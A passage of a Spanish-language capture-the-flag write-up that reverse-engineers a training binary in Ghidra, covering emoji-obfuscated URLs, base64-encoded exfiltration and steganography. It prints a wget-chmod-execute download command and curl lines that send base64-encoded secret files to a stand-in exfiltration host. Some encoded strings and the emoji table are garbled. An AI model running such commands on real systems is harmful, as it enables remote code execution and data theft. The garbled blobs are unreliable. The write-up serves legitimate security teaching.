103        puts("./tmp/misterioso.sh\n");
104        return;
105    }
106    if (0xf < *local_18) {
107        for (local_28 = 0; local_28 < 5; local_28 = local_28 + 1) {
108            sVar4 = strlen(*(char **)(emojis.3 + (long)local_28 * 8));
109            iVar3 = strncmp((char *)local_18,*(char **)(emojis.3 + (long)local_28 * 8),sVar4);
110            if (iVar3 == 0) {
111                puVar2 = (undefined8 *)((long)local_20 + 1);
112                *(char *)local_20 = "aeiou"[local_28];
113                local_20 = puVar2;
114                sVar4 = strlen(*(char **)(emojis.3 + (long)local_28 * 8));
115                local_18 = local_18 + sVar4;
116                local_24 = 1;
117                break;
118            }
119        }
120    }
121 }

```

Al aplicar la misma transformación de datos sobre las cadenas involucradas, descubrimos que una parte de la URL se encuentra representada con emojis mezclados con caracteres comunes.

```

local_18 = "https://scrtr..cm/mlcd";
local_20 = &local_138;
do {
    3 "https://s😊cr😊t😊rl.😊😊😊😊.com/m😊l😊c😊d😊"

```

No obstante, como vimos en la ejecución del binario, esta cadena se imprime correctamente en la terminal, lo que indica que el programa realiza **reemplazos internos para desofuscar** el contenido antes de su uso real.

```

--- Reto1: parece que quieren descargar algo raro, necesitamos ver qué es, pero el origen está ofuscado...
¿Como es que consiguen descargarlo?

wget https://secreturl.aiouo.com/malocodo -O /tmp/misterioso.sh
chmod +x /tmp/misterioso.sh
/tmp/misterioso.sh

```

Este tipo de técnica es común en muestras maliciosas o herramientas evasivas, donde se busca ocultar URLs, comandos o rutas para evitar ser detectados por soluciones de análisis estático, antivirus o EDR. Reemplazar letras por símbolos o emojis dificulta la identificación directa del contenido en memoria o mediante análisis superficial.

En este caso, el programa transforma las vocales utilizando una tabla de reemplazo simple. Las letras "aeiou" son sustituidas por los siguientes emojis:

- a → 😊
- e → 😌
- i → 😊
- o → 😊
- u → 😊

Sabiendo esto, podemos revertir el proceso reemplazando cada uno de estos emojis por su vocal correspondiente.

Para resolver esto de forma práctica, escribimos un pequeño script en Python que automatiza esta conversión y **realiza la desofuscación completa de la URL**. Al ejecutar el script sobre la cadena capturada, finalmente obtenemos **la bandera limpia y en texto plano**, completando así el análisis del primer reto.

Reto 2: Exfiltración encubierta

En el **Reto 2**, como se muestra en la imagen, se nos plantea una situación realista en la que los atacantes no exfiltran archivos sensibles de forma directa. En lugar de enviar los archivos completos, aplican técnicas de codificación y fragmentación para hacer que la actividad pase desapercibida ante herramientas de monitoreo.

--- Reto2: En muchos casos, los atacantes no exfiltran archivos sensibles de forma directa. En su lugar, aplican técnicas de fragmentación, codificación o encubrimiento. ¿Qué pasará si seguimos este rastro sospechoso?

```
mkdir -p /tmp/archivos_a_exfiltrar  
base64 /usr/root/secretos/secreto1 > /tmp/archivos_a_exfiltrar/archivo1  
base64 /usr/root/secretos/secreto2 > /tmp/archivos_a_exfiltrar/archivo2  
base64 /usr/root/secretos/secreto3 > /tmp/archivos_a_exfiltrar/archivo3
```

```
Leyendo contenido de archivo1...
curl --data 'elcontenido de archivo1' http://nodo_exfiltracion/upload
Leyendo contenido de archivo2...
curl --data 'elcontenido de archivo2' http://nodo_exfiltracion/upload
Leyendo contenido de archivo3...
curl --data 'elcontenido de archivo3' http://nodo_exfiltracion/upload
```


En este caso, observamos cómo se utilizan comandos base64 para codificar el contenido de tres archivos localizados en rutas sensibles (/usr/root/secretos/). El contenido codificado se guarda en archivos temporales dentro de /tmp/archivos_a_exfiltrar/.

Posteriormente, se simula la lectura de esos archivos y la exfiltración del contenido mediante peticiones curl usando el método POST y enviando directamente los datos como texto (--data) a una URL interna (http://nodo_exfiltracion/upload).

Este tipo de técnica es muy común en ataques dirigidos, ya que al tratarse de **transferencias de texto codificado**, en lugar de archivos binarios completos, el tráfico puede no levantar alertas ni ser inspeccionado por herramientas tradicionales de seguridad. Además, se suele utilizar para extraer información crítica y específica, como **contraseñas, claves API, configuraciones internas o credenciales**, en lugar de archivos grandes o irrelevantes.

Este escenario refuerza la importancia de entender cómo se manipulan los datos antes de ser enviados, y por qué herramientas como Ghidra permiten detectar patrones de codificación o transformación dentro del flujo de ejecución de binarios maliciosos.

El análisis del **Reto 2** comienza con la función reto2(), que contiene llamadas clave a encubrimiento() y transferencia(). Estas funciones simulan el comportamiento de un binario malicioso que prepara archivos sensibles para su exfiltración.



```

Ghidra Decompile: reto2 - (CTF_GHIDRA_v1)
1
2 void reto2(void)
3
4 {
5     puts("--- Reto2: En muchos casos, los ataca");
6     puts(&DAT_00481870);
7     puts(&DAT_004818d0);
8     encubrimiento();
9     transferencia();
10    return;
11 }
12
13

```

En encubrimiento(), observamos cómo se crean directorios temporales y se ejecutan comandos base64 para codificar el contenido de tres archivos sensibles ubicados en /usr/root/secretos/. El resultado se almacena en archivos nuevos bajo la ruta /tmp/archivos_a_exfiltrar/. Este paso simula la etapa de preparación previa a la exfiltración, donde los datos son transformados a texto plano codificado, una técnica habitual para evitar detecciones basadas en patrones binarios.




```

Ghidra Decompile: encubrimiento - (CTF_GHIDRA_v1)
1
2 void encubrimiento(void)
3
4 {
5     puts("mkdir -p /tmp/archivos_a_exfiltrar");
6     puts("base64 /usr/root/secretos/secreto1 > /tmp/archivos_a_exfiltrar/archivo1");
7     puts("base64 /usr/root/secretos/secreto2 > /tmp/archivos_a_exfiltrar/archivo2");
8     puts("base64 /usr/root/secretos/secreto3 > /tmp/archivos_a_exfiltrar/archivo3");
9     return;
10 }
11

```

Posteriormente, en transferencia(), vemos que el contenido de esos tres archivos es referenciado en variables específicas, las cuales son utilizadas para construir cadenas que luego son enviadas mediante curl con la opción --data, simulando una exfiltración hacia un nodo controlado (http://nodo_exfiltracion/upload). Esto reproduce un escenario real en el que los atacantes envían datos directamente como texto codificado, evitando levantar sospechas.



```

Ghidra Decompile: transferencia - (CTF_GHIDRA_v1)
1
2 void transferencia(void)
3
4 {
5     int local_34;
6     int local_14;
7     int local_10;
8     int local_c;
9
10    local_34 = 0;
11    for (local_c = 0; (&DAT_00481a18)[local_c] != '\0'; local_c = local_c + 1) {
12        local_34 = local_34 + (char)(&DAT_00481a18)[local_c];
13    }
14    for (local_10 = 0; (&DAT_00481ae8)[local_10] != '\0'; local_10 = local_10 + 1) {
15        local_34 = local_34 + (char)(&DAT_00481ae8)[local_10];
16    }
17    for (local_14 = 0; (&DAT_004822e8)[local_14] != '\0'; local_14 = local_14 + 1) {
18        local_34 = local_34 + (char)(&DAT_004822e8)[local_14];
19    }
20    if (local_34 == -1) {
21        puts("nunca pasa");
22    }
23    puts("Leyendo contenido de archivo1...");
24    puts("curl --data \'elcontenido de archivo1\' http://nodo_exfiltracion/upload");
25    puts("Leyendo contenido de archivo2...");
26    puts("curl --data \'elcontenido de archivo2\' http://nodo_exfiltracion/upload");
27    puts("Leyendo contenido de archivo3...");

```

Dado que el contenido está almacenado como cadenas codificadas, necesitamos conocer exactamente qué información contienen.

```

1 void transferencia(void)
2 {
3     int local_34;
4     int local_14;
5     int local_10;
6     int local_c;
7
8     local_34 = 0;
9     for (local_c = 0; (&DAT_00481a18)[local_c] != '\0'; local_c = local_c + 1) {
10        local_34 = local_34 + (char)(&DAT_00481a18)[local_c];
11    }
12    for (local_10 = 0; (&DAT_00481ae8)[local_10] != '\0'; local_10 = local_10 + 1) {
13        local_34 = local_34 + (char)(&DAT_00481ae8)[local_10];
14    }
15    for (local_14 = 0; (&DAT_004822e8)[local_14] != '\0'; local_14 = local_14 + 1) {
16        local_34 = local_34 + (char)(&DAT_004822e8)[local_14];
17    }
18    if (local_34 == -1) {
19        puts("nunca pasa");
20    }
21    puts("Leyendo contenido de archivo1...");
22    puts("curl --data \'elcontenido de archivo1\' http://nodo_exfiltracion/upload");
23    puts("Leyendo contenido de archivo2...");
24    puts("curl --data \'elcontenido de archivo2\' http://nodo_exfiltracion/upload");
25    puts("Leyendo contenido de archivo3...");
26
27

```

Procedemos a realizar la transformación de datos como ya hemos aprendido, posterior a ello al inspeccionar una de las variables en Ghidra, notamos que su valor es una cadena larga en Base64.

```

for (local_14 = 0;
     "RXNOZSBlcBzb2xvIHVuIGVqZW1wbG8uIExvcyBtYWx3YXJlIHJlYWxlcyBubyBzb24gYXf
     [local_14] != '\0'; local_14 = local_14 + 1) {
    local_34 = local_34 +
        "RXNOZSBlcBzb2xvIHVuIGVqZW1wbG8uIExvcyBtYWx3YXJlIHJlYWxlcyBuby
        aWxsB3Mu"
    [local_14];
}
if (local_34 == -1) {
    puts("nunca pasa");
}

```

Esto encaja con la lógica que vimos en encubrimiento(), así que procedemos a aplicar el comando:

```
echo "<cadena>" | base64 -d
```

En este primer intento no encontramos la bandera, pero sí un mensaje que dice: “Este es solo un ejemplo. Los malware reales no son así de sencillos.”

```

> echo "RXNOZSBlcBzb2xvIHVuIGVqZW1wbG8uIExvcyBtYWx3YXJlIHJlYWxlcyBubyBzb24gYXPDrSBkZSBzZW5jaWxsB3Mu" | base64 -d
Este es solo un ejemplo. Los malware reales no son así de sencillos.%
```

Aunque no obtuvimos una bandera, esto confirma que el flujo del código está funcionando como se espera, y que el uso de codificación base64 para encubrir y transportar datos es una técnica totalmente válida y común en entornos reales, por lo que continuamos analizando el siguiente bloque de datos.

```

C:\Decompile: transferencia - (CTF_GHIDRA_v1)
001CNHdENWdIekFqbUFmTOFLYOE4WUJ0d001Z0h6QVBtQWZPWU14ekQrN0FvdkNVZm16Z1RHVlOxLj2t6RxpKR0pPV1BNe
GRTWNLHa2pXSk1zQghTdTqEtUe1ASvphekRSvnbZzZhakhUeEZST1ZvbFpHNTf1TU8vN3o="
[local_10] != '0'; local_10 = local_10 + 1 {
local_34 = local_34 +
"e0NUR19QQVJUMLskewVZVjVxcWI4Vzhmb05hSkFuMzVqRULQN1o1c1JPbDFNeXY0K0Fr0DBHUG1Hakx2TDRrc1dwK0t1N0J2QldaR0pWamVudHcvOUx2L1NCcE
tNUmlmaIdLOU1KNVjtWGjmSktZVDQ1UhPdXR4SnhsGSKhUNQdmEvT1hYnBz2wza2xGZ1BLOEYzekxNS1lIVDgxcJNqTTJN3Tc0V4Nwdub0luZG03Ry960Xj2bUST
VUlY1Q10wVlVVJ5L0J1dFR1VzheNnpCdhdKNC96U0x4cHzwT0vdERKc0RTYzIxR25mcDbjRmVFNU1CV2F00EFueGZiMGVtd2ZSRW1yc2YxRELTUnlqSgtHvzZONUjQck
YvUepadHoyZmp45lNRVVEzNXZPNXVJTG9RUpUeEJY1p0R0dZV0xjQlFGWGVyLz1LZvluN1RUVHVNhNmVmWlkB211XY3Nkd0K1RjV0FtSFhaMnYwZndQVo5aG5vS
UlwloVmZM1NjctUzUEtGM1dLZwg2Zn15cFA0cko2U2pNdBgbEhsoVdLrmZjaTRcd2FxMHj4QnNoOpHIM3
h0EPxowda1cMGSLS1Z2XzXhQSE5NOERSZXg5SzLwd2Fd2ZKRnEWruZay1BceStTR1JvcuZu4VFBVsVGTHJ
nTDRna0Ex2bGSxRWNXRVNTWHN2MT1SblhtzhyNWYd1KK0FSR3RLSe9uXpuZFI4MnFaRvaanHyU8z
WEZTOFJXTK1ZTGFS2h1k3Z6TXRMtkw1SndhYn1lMXV6DN2aXVRlBnK0vQnhrajRMK-FZTGVN1l3cFA1Y
nUzYv1j2o3v2F0N1k5yfZFNuJ0wVlnVnZv2t1ck2pVtytDk9HmMyNgFoVNUwcm1lMXQ5WDB0ZPhacJuzN2
ZHN1QyQndZDNTRGJhaC90tUewRJ1M2SEyf1LQnQyQudhnhnWym0ymh2d2Ec0tUy1zLch2ZZD03a01xdjN
yemhwj1ZIKOpym05Njf3ZjVGMDsWZ3bpQNGjhUm9xJmSvk1GOVwRk1TwQ5mZC90Uw0d1YyQ3ZNSJ93
RFg1Nj1vZgdUhpjvH6Q2xzQWNVFGM5T19cVE9RQxDQSm5MtqzUFZzSedkZVlnwX16M0j0e1wTU1NEZ0T
EJBbeHF2v0R6VG2pCDvsk5QTY5YK3laVhMyk1Bd02NwXJISUML1u3a18rZhfLNXNpYzFpR2FRZFc0M3x0E
tPWRNkWedVko0eEq1Zoh6QvBtQZqd0R1Y1rlawVkkcNkdG9DTWSENjhkT1NkndeBm2h2wGdZnM9pdCtna1E
1d1grMlsxT2YUtdtV1vUbnpHuiJmG3Z52zNaUm2Q1EvRj6VbVnpgjv1a1E1d1j1MOct0ejh5dn1mnkhM
RzNmQ5od01sR2Fva1ViEnA3dzhQjik2MDNrD2SPR0VFT2EvalBsdt1lVDM1Z3ZtWdREM9gbmNxSwZ1d1h4U
XBqM2ZpekgvZze2ZkdcduAOyZM4US9POu0dQ7Y1p0R0dZV0xjQlFGWGVyLz1LZvluN1RUVHVNhNmVmWlkB211XY3Nkd0K1RjV0FtSFhaMnYwZndQVo5aG5vS
RZLzdydnM4b1NT9Wp4MnVwEvdES6bHFt0vZPrytwz9y0k3k1xu1kObnZ0VERKVzhQeF20Zw1c1BCn1L
WNTNZQTZJT2JDJN2pulenBjVnlU6ExSMXFjdM1L3U4L3p1j05QwVz2WFQL001RzV2ZDq1laS84V0g4NEjz
YndEeGd1akFqbUFtUERWJ14NE11d0r4Z0hgQvBTQzNQStZQjg0jQvTzR4p1tQwP0vVjQThZQj1R3RDvNShpBu
G1BzK9BZNB0fC1NHDEWdIekFqbUFtUFLY0E4WUJ0d0Q1Zoh6QvBtQZPWU14ekQrN0FvdkNVZm16Z1RHV1
oxU2t6Rxpkr0pVlBneGrtWNLHa2pXsk1zQghTdeqUelaSVphekRSvnbZzZhakhUeEZST1ZvbFpHNTf1TU8
vn3o="

[local_10];
}
for (local_14 = 0;
    "RXN0ZSBlcYbzB2xvIHViUGqZNIwbG8uIEvcyBtYwX3YXJ1IHJ1YwlcbyBubyBzb24gYXPDrSBkZSBzZ5jaWxsb3Mu";
    local_14 = local_14 + 1);
}

```

Al continuar con el análisis del segundo bloque de datos codificados en la función transferencia(), aplicamos nuevamente la decodificación base64 -d y esta vez sí logramos encontrar una bandera oculta.

```

> echo "e0NUR19QQVJUML9keWVZVjVxcWI4Vzhmb05hSkFuMzVqRULQN1o1c1JPbDFNeXY0K0Fr0DBHUG1Hakx2TDRrc1dwK0t1N0J2QldaR0pWamVudHcvOUx2L1NCcE
tNUmlmaIdLOU1KNVjtWGjmSktZVDQ1UhPdXR4SnhsGSKhUNQdmEvT1hYnBz2wza2xGZ1BLOEYzekxNS1lIVDgxcJNqTTJN3Tc0V4Nwdub0luZG03Ry960Xj2bUST
VUlY1Q10wVlVVJ5L0J1dFR1VzheNnpCdhdKNC96U0x4cHzwT0vdERKc0RTYzIxR25mcDbjRmVFNU1CV2F00EFueGZiMGVtd2ZSRW1yc2YxRELTUnlqSgtHvzZONUjQck
YvUepadHoyZmp45lNRVVEzNXZPNXVJTG9RUpUeEJY1p0R0dZV0xjQlFGWGVyLz1LZvluN1RUVHVNhNmVmWlkB211XY3Nkd0K1RjV0FtSFhaMnYwZndQVo5aG5vS
UlwloVmZM1NjctUzUEtGM1dLZwg2Zn15cFA0cko2U2pNdBgbEhsoVdLrmZjaTRcd2FxMHj4QnNoOpHIM3
h0EPxowda1cMGSLS1Z2XzXhQSE5NOERSZXg5SzLwd2Fd2ZKRnEWruZay1BceStTR1JvcuZu4VFBVsVGTHJ
nTDRna0Ex2bGSxRWNXRVNTWHN2MT1SblhtzhyNWYd1KK0FSR3RLSe9uXpuZFI4MnFaRvaanHyU8z
WEZTOFJXTK1ZTGFS2h1k3Z6TXRMtkw1SndhYn1lMXV6DN2aXVRlBnK0vQnhrajRMK-FZTGVN1l3cFA1Y
nUzYv1j2o3v2F0N1k5yfZFNuJ0wVlnVnZv2t1ck2pVtytDk9HmMyNgFoVNUwcm1lMXQ5WDB0ZPhacJuzN2
ZHN1QyQndZDNTRGJhaC90tUewRJ1M2SEyf1LQnQyQudhnhnWym0ymh2d2Ec0tUy1zLch2ZZD03a01xdjN
yemhwj1ZIKOpym05Njf3ZjVGMDsWZ3bpQNGjhUm9xJmSvk1GOVwRk1TwQ5mZC90Uw0d1YyQ3ZNSJ93
RFg1Nj1vZgdUhpjvH6Q2xzQWNVFGM5T19cVE9RQxDQSm5MtqzUFZzSedkZVlnwX16M0j0e1wTU1NEZ0T
EJBbeHF2v0R6VG2pCDvsk5QTY5YK3laVhMyk1Bd02NwXJISUML1u3a18rZhfLNXNpYzFpR2FRZFc0M3x0E
tPWRNkWedVko0eEq1Zoh6QvBtQZqd0R1Y1rlawVkkcNkdG9DTWSENjhkT1NkndeBm2h2wGdZnM9pdCtna1E
1d1grMlsxT2YUtdtV1vUbnpHuiJmG3Z52zNaUm2Q1EvRj6VbVnpgjv1a1E1d1j1MOct0ejh5dn1mnkhM
RzNmQ5od01sR2Fva1ViEnA3dzhQjik2MDNrD2SPR0VFT2EvalBsdt1lVDM1Z3ZtWdREM9gbmNxSwZ1d1h4U
XBqM2ZpekgvZze2ZkdcduAOyZM4US9POu0dQ7Y1p0R0dZV0xjQlFGWGVyLz1LZvluN1RUVHVNhNmVmWlkB211XY3Nkd0K1RjV0FtSFhaMnYwZndQVo5aG5vS
RZLzdydnM4b1NT9Wp4MnVwEvdES6bHFt0vZPrytwz9y0k3k1xu1kObnZ0VERKVzhQeF20Zw1c1BCn1L
WNTNZQTZJT2JDJN2pulenBjVnlU6ExSMXFjdM1L3U4L3p1j05QwVz2WFQL001RzV2ZDq1laS84V0g4NEjz
YndEeGd1akFqbUFtUERWJ14NE11d0r4Z0hgQvBTQzNQStZQjg0jQvTzR4p1tQwP0vVjQThZQj1R3RDvNShpBu
G1BzK9BZNB0fC1NHDEWdIekFqbUFtUFLY0E4WUJ0d0Q1Zoh6QvBtQZPWU14ekQrN0FvdkNVZm16Z1RHV1
oxU2t6Rxpkr0pVlBneGrtWNLHa2pXsk1zQghTdeqUelaSVphekRSvnbZzZhakhUeEZST1ZvbFpHNTf1TU8
vn3o="

[local_10];
}
for (local_14 = 0;
    "RXN0ZSBlcYbzB2xvIHViUGqZNIwbG8uIEvcyBtYwX3YXJ1IHJ1YwlcbyBubyBzb24gYXPDrSBkZSBzZ5jaWxsb3Mu";
    local_14 = local_14 + 1);
}

```

Esto demuestra cómo el análisis cuidadoso de los datos transformados puede revelar información clave, incluso cuando el contenido ha sido ofuscado mediante técnicas simples pero efectivas.

Este reto resalta la importancia de identificar codificaciones durante el análisis de muestras, ya que muchas veces el contenido real no es evidente a simple vista y requiere pasos intermedios para ser revelado correctamente.


Reto 3: Lo que ves no siempre es todo

El Reto 3 nos introduce al concepto de **esteganografía**, una técnica que, a diferencia del cifrado, **no transforma el contenido para ocultarlo, sino que lo esconde dentro de otros archivos aparentemente inofensivos**. Es una práctica común en entornos ofensivos donde se busca evadir la detección camuflando información dentro de imágenes, audio, videos o incluso documentos.

--- Reto3: ¿Conoces qué es la esteganografía?
A veces, la información no se cifra... simplemente se esconde.

En el mensaje de presentación del reto se nos lanza la pregunta: *¿Conoces qué es la esteganografía?* y se nos advierte que *a veces la información no se cifra... simplemente se esconde*.

Al revisar el código de la función reto3(), observamos que se intenta abrir un archivo llamado estego.jpg en modo lectura binaria ("rb"). Esta acción ya nos da una pista clara: el contenido oculto no está a simple vista, sino dentro de esa imagen.



```

Cj Decompile: reto3 - (CTF_GHIDRA_v1)
36 undefined8 local_20;
37 FILE *local_10;
38
39 puts(&DAT_004824a0);
40 puts(&DAT_004824d8);
41 local_10 = fopen64("estego.jpg", "rb");
42 if (local_10 == (FILE *)0x0) {
43     puts("No se pudo abrir la imagen.");
44 }
45 else {
46     local_118 = 0;
47     local_110 = 0;
48     local_108 = 0;

```

Procedemos a abrir la imagen manualmente, pero lo único visible es un **signo de interrogación** sobre fondo blanco.



Nada más. Sin embargo, como ya sospechábamos que se trata de un caso de esteganografía, aplicamos un enfoque de análisis básico: usamos la herramienta strings sobre el archivo estego.jpg.

~/CTF_GHIDRA/CTF_ELF_GHIDRA > main !2 > ✓ strings estego.jpg CTF

```

By<(~aq
>29H<
#17_I
AN|w
hLz<4r'xo
,rZ_e
,rZ_e
4(^CMX
b**P
T5
{CTF_PART3_vAZJ1erIROKIMm+XaVW7Sr2Yqcu80baRejImIUt0yTzX9SlPiwzN69RJ1NfbwS1s164g2rQzYdpdZ1MJ+atapALkzl71ERV5phe0JFe0ZHvL/AZWj65DTV
AfLALjTtblNWAl0xebjV7at6qTHCH7NJQ1s8YEIcoqOsDIZXe9ouN1l3aBgf1qi0R4xsmznYA0Jhtxcfqm57snyi19W33c231aM6x0wc70LAN0zSdw24908Vb22/+J7s/
jilNe5uLG576B64iZz7I0x9rJ3l8dcqGqRUqobdi+wSZV59ItRcuIXwqv+j1vUbt7f8LrHpaQ6U3EezGe+Ruy1eF1aLSwl3xv3sqSG7ZhKB4zPED7109r44b7n682MLT
ExM6ALTztm4lsCqspPoClyXR1W6h45nJlRxqaMT48mfccssGP1Fph7ra6aq45vgWxJ6VojmSh0f/2bwYUO2hYhRGNV/imY2U0qj5k+Ufr9u4xrCF+WqsmuuLIn1SQ11Mq
0RaqpDfqdWaJ9oXuDeSqBUWc1M JVjX+P5da/4NSyUrE7+7ok4RmQwmw0LtrwVwt8de3gZ3vrXz4IL+YDpoA189jg+ZiuqR029vG30PpdhoS4KF7kgdKxGt8o2fj5cFaql
2HUmxnW73leh0+xZsaxbUaljVOYwtQryvHjczUybAody1KFbajyDTHaXjQdgi347zcWpqxaKU3hxusENbs0ZMR8iXz4TRUVzJpTMenC0kPY+47dDAdrlGo870kJU8qFgW
tMq35aE/njd6f1rp+KUyncMPhpuj30DWLN+oG6aeT73ueZ2ZfQJu0v9tyb3L5GMv/HCIkokukBqvtYvlsVjtUMTLDbd5Snx17ErUsbVswz3029eqw6SGQ7+A
BeyjBxjxaZ77sD2wvncdRURUzy1fm9/S+cZhM4IB/xDyaF6uycx90vW3Ryjw1d0YF6V30L2G1Mb+GK/M1+za4nX1.2b1Q78dZIubOHN/P5gR14UASAAWEvC8rAPLaFzktaA
q7M4+oW+01tzNS3WeZR7W3Kzj0zIcI+evu7NDA/z00z4Tn0d+CaiPoj3P7K/PdrTqEx/hktWG0+Vddk4kDDXB4LXIo3LxbAkXz8aDoAAIj74RSsmKrvH1gl4wzrYG4qh1
1gZihkJtTujCAA0I27y5DMXFg+39UPrQxwEEATAUbRzTjqtneaj7X80I0t5vhaZi+sVrWGAXZP+D08Qb2GEg2aY0Izm4n01FZ/QvIWp
5Kdpbe9PUKLiUHEiMB2pz0x0rhpCBDSmkzuguw0CE2yabWKss/x3FaKdo@BWhEruYzdjxF7iCKSFt23/v7h3DBd/nvmm73g1s1KVj+iyr7hpIjwJUKRyAeoN6sCLV9zzx
m2LT3YBw+kUeIzg2vCDwVev5pUt2jRFX5F+YR3rKozdXPv91r0a8wXz8TpNR4t+0C0t8zXa3Ujt/DvF0kMR3Jnv7e4/MhA+FHyRJzjDS+YRZqZB9SPRjjjLpn+zc5uME
n86KXkyVAjXjDPEzWD6vq/czvQrW2WTf8uHJE+EtUc8aHMqj+Yr/}

```

Y efectivamente, entre el contenido crudo de la imagen encontramos la tercera bandera del reto, oculta como una cadena embebida.

Este tipo de técnica se aprovecha del hecho de que las imágenes y otros archivos multimedia pueden contener datos adicionales sin afectar su apariencia visual o funcionalidad. Es una forma simple pero efectiva de esconder información en tránsito o reposo sin levantar sospechas inmediatas.

Reto 4: Dentro de la estructura


El **Reto 4** nos propone un desafío más sutil: no hay transformaciones evidentes, comandos visibles ni flujos complejos de funciones. El mensaje nos lo deja claro: *"¿Ya buscaste en el lugar más silencioso?"*

```

--- Reto4: ¿Ya buscaste en el lugar más silencioso?
    La pestaña Program Trees es clave para navegar la estructura del binario, y entender cómo está organizado su contenido en memoria y secciones del ELF..
    Este programa no muestra nada... pero en memoria, ya está todo cargado.

```

Se nos menciona que la pestaña **Program Trees** es clave para entender la organización del binario en memoria y nos advierte que aunque el programa no muestra nada... todo ya está cargado.




Al inspeccionar la función `reto4()`, notamos que únicamente contiene llamadas a `puts()` con direcciones de memoria, sin más lógica asociada. Esto nos indica que la información que buscamos no se expone durante la ejecución, sino que ha sido declarada y almacenada en memoria de forma pasiva, como parte de los datos estáticos del binario.

```

